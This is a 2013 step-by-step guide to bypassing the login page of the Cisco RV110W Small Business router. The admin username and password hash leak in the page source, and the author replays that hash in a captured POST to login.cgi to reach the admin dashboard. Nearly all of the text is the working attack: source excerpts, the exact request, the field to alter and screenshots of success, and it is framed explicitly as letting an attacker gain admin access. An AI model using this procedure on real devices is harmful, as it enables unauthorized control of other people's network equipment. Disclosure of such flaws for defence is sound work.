Step by Step

How to bypass Cisco RV110W login page

Investigator:

Gustavo Javier Speranza – CHFI

Year: 2013

Content

Introduction.. 3

The vulnerability.. 4

Step by Step... 5

Introduction

In this document i want to explain how to bypass the login security in Router Cisco RV110W Small Business in a Step by Step guide and this will let the attacker to gain access like admin.

The vulnerability

In my way of think there are two vulnerabilities here:

1- Password Disclosure in Principal Page (besides that is encrypted, i dont understand why the password and the username are there).

2- Bad management of the user session.


In the main page exist the code that the application use to cipher the password and the user name and encrypted password, when you clic in Login, the only thing that the button does is to encrypt the text that you put in the textbox and send to the router, but if you can capture the Get and Post methods you can change the encrypted text that you put and replace with the original encrypted password that is in the main page.

In the next pages are the steps to complete the login bypass.

Step by Step

First to do is to enter the router management address, in my case is (Figure 1):

https://10.66.101.1/



https://10.66.101.1

Username:


Password:

Language: English

© 2011 Cisco Systems, Inc. All rights reserved.
Cisco, Cisco Systems, and the Cisco Systems logo are Registered Trademarks or Trademarks of Cisco Systems, Inc. and/or it's affiliates in the United States and certain other countries.

Figure 1

In this page i need to see the source code, using my default browser i can see that, in the source, i see the username of the admin and password encrypted (Figure 2)




```
var admin_name="pyroar";
var guest_name="guest";
var admin_pwd="[redacted]";
var guest_pwd="[redacted]";
function en_value(data)
{
        var pseed2="";
        var buffer1=data;
        var md5Str2="";
        var Length2 = data.length;
        if (Length2 < 10 )
        {
                buffer1 += "0";
                buffer1 += Length2;
        }else{
                buffer1 += Length2;
        }
        Length2 = Length2 +2;

        for(var p=0; p<64; p++) {
                var tempCount = p % Length2;
                pseed2 += buffer1.substring(tempCount, tempCount+1);
        }
        md5Str2 = hex_md5(pseed2);

        return md5Str2;
}
```

Figure 2

So i think that user pyroar is the admin so lets see what what happen if we put some random password, and observing the Get and Post i see this (Figure 3)




```
POST /login.cgi HTTP/1.1
Host: 10.66.101.1
Connection: keep-alive
Content-Length: 138
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: https://10.66.101.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://10.66.101.1/
Accept-Encoding: gzip,deflate,sdch
Accept-Language: es-419,es;q=0.8,en;q=0.6

submit_button=login&submit_type=&gui_action=&wait_time=0&change_action=&enc=1&user=pyroar&pwd=0700bffac4dfced1f[redacted]&sel_lang=EN
```

Figure 3

The result here is a page that says invalid user or password (Figure 4).



~~https~~://10.66.101.1/login.cgi

Invalid Username or Password. Please Try Again.


Username:

Password:

Language: English

Figure 4


In that POST event i can see that the password is sent once is encrypted, so if i replace the encrypted password with the one that is on the main page i think that i can validate, so i send two post events with this modified data (i dont know why doesnt work with one) (Figure 5).



submit_type	
gui_action	
wait_time	0
change_action	
enc	1
user	pyroar
pwd	The password that is in the main page
sel_lang	EN

Figure 5

So i return to the login failed page, and type any text in the password text box (the user must be pyroar) (Figure 6).



Login Page

~~https~~://10.66.101.1/login.cgi

Invalid Username or Password.
Please Try Again.


Username: pyroar

Password: ••••

Language: English

Figure 6

And when i clic in Log in… (Figure 7)



Login Page


~~https~~://10.66.101.1/login.cgi

'admin' user already logged in.

If you want to close the other session, please click on 'Continue' button. Click 'Cancel' to Logout.

Figure 7

Then i clic in Continue…. (Figure 8)



~~https~~://10.66.101.1/default.asp;session_id=d1018fa027d7328aee117734217c31cb

Dashboard

Refresh Rate: No Refresh

Device Information
System Name: iNet
Firmware Version: 1.2.0.9
Serial Number: [redacted]

Resource Utilization
CPU: 33%
Memory: 51% (32/64 MB)
Current Time: 01/01/14 12:36 PM
System Up Time: 4 Days, 8 Hours, 12 Minutes, 16 Seconds

Syslog Summary details manage logging
Emergency: 0
Alert: 0
Critical: 0
Error: 11
Warning: 72

LAN (Local Network) Interface details
MAC Address: [redacted]
IPv4 Address: 10.66.101.1
DHCP Server: Enabled

WAN (Internet) Information details
IPv4 Address: [redacted]
State: Up

Wireless Networks details
[redacted]
ciscosb3 : Disabled
ciscosb4 : Disabled

VPN
QuickVPN Users: 0/0
PPTP Users: 0/1

Figure 8

And i access to the router admin page with admin credentials.